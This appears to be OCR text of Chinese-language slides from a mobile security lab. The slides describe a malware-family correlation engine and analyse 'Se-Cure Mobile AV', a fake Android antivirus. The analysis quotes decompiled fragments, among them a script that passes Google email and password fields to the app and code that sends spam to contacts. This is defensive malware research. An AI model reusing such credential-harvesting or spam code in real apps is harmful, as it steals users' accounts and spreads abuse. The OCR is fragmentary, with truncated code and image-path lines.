
https://www.visualthreat.com/service/authentication [GET]
http://www.visualthreat.com/service/upload [POST]
http://www.visualthreat.com/service/{md5}/summary [GET]
http://www.visualthreat.com/service/summary [POST]
http://www.visualthreat.com/service/{md5}/detail [GET]
http://www.visualthreat.com/service/{md5}/correlation/family [GET]
http://www.visualthreat.com/service/{md5}/correlation/api-correlation [GET]
http://www.visualthreat.com/service/{md5}/correlation/text-correlation [GET]

```
            "Content-Type" : "application/json; charset=utf-8"
        },
        dataType: "json",
        contentType:"application/json; charset=utf-8",
        url : "",
        data :
```




http://cn.visualthreat.com/api.action

威胁关联可视化引擎设计



- 病毒家族为主线的威胁关联库
  - 节省开发人员
  - 危险度，家族公共信息（高速扫描点，静态点，行为点，网络特征点）
  - Malware Family Face可视化
    移动互联网恶意程序家族基因图谱


病毒家族关联特征




威胁可视化


- 关联源点，家族，关联样本，关联特征
- 点击任意家族或样本节点进行实时重构新一轮关联或者复原
- 深度关联: 静态，动态，同种病毒家族内部，跨病毒家族
- 发现病毒新变种和分析处理

数据层次关联






多样数据进行威胁关联分析



关联处理流程
输入数据流
<数据源，监测点>
家族wiki<threatID list>
<ThreatID, list(threat values)>
第一次关联
<Threat values, family list or null>
<Malware, threatID, threat values>
家族新变种或者没有关联
第二次关联

关联特征去误报

- 特征按照区间统计



去掉误报后，各个病毒家族仍然有足够多的特征进行关联




举例：API关联特征


Table of blacklist


	Weight ~ [0.2, 0.5]					Weight ~ [0.5, 1]				
API #	1	2	3	4	5	1	2	3	4	5
Occurrence	339	1052	2005	551	274	835	3244	21	37	52


Table of whitelist

	Weight ~ [0.2, 0.5]					Weight ~ [0.5, 1]		
API #	1	2	3	4	5	1	2	3
Occurrence	4273	3111	1197	388	36	975	2	1











威胁关联特征黑白名单比较



匹配率：9061/10000




匹配率：2xx/40000


大数据的局限性

- 前台: No
  - 实时性要求高: 样本检测，应用安全报告生成，威胁关联
  - MapReduce不适合

- 后台: Yes
  - MapReduce, EC2 servers
  - 大量样本，百万级的特征集合运算
  - 2个选择:
    - 线性增加 EC2 服务器, 昂贵
    - 笨数据 → 智慧数据，少量服务器

使用场景：应用商店分类统计






- 应用“测谎”
  - 应用所在的分类和特征
  - 应用页面的meta data, 开发者信誉，描述，分类，permission等信息

VisualThreat Security Lab Uncovers "Se-Cure Mobile AV": a new suspicious Android Fake AV

The #1 New Paid App In The Play Store Costs $4, Has Over 10,000 Downloads, A 4.7-Star Rating... And It's A Total Scam [Updated]

Posted by Michael Crider in News

the only thing that it does change from an "X" image to a "check" image



virustotal

SHA256:	0ed4144fc5c7dfe56430f604dfbb0235fe10e7ed50acc7823594
File name:	cc0035b8ec66be6a01b823840d066fa89ec85dfd.apk
Detection ratio:	22 / 52
Analysis date:	2014-05-08 19:59:24 UTC (5 hours, 31 minutes ago)

virustotal

SHA256:	0ed4144fc5c7dfe56430f604dfbb0235fe10e7ed50acc7823594719
File name:	Se-CureMobileAV.apk
Detection ratio:	0 / 50
Analysis date:	2014-04-29 19:53:58 UTC (6 hours, 46 minutes ago)

- For SMS Scan, Google account is required for registration. After that, it will use the Google account to send spam mails to contacts.

```
private void a()
{
  Toast.makeText(this, "Please register to enable this feature again", 0).show();
  k localk = getSupportFragmentManager();
  new dv().show(localk, "dialog");
}
```


```
<script>
    function abc (name) {
        document.getElementById("Email").value = name;
    };
    function abcd () {
        Koukouroukou.abcd(document.getElementById("Email").value, document.getElementById("Passwd").value);
    };
</script>
```


```
protected String a(String[] paramArrayOfString)
{
  String str = paramArrayOfString[0];
  em localem = new em(str, paramArrayOfString[1]);
  try
  {
    localem.a("Try new antivirus for your android", t
    return "OK";
  }
```

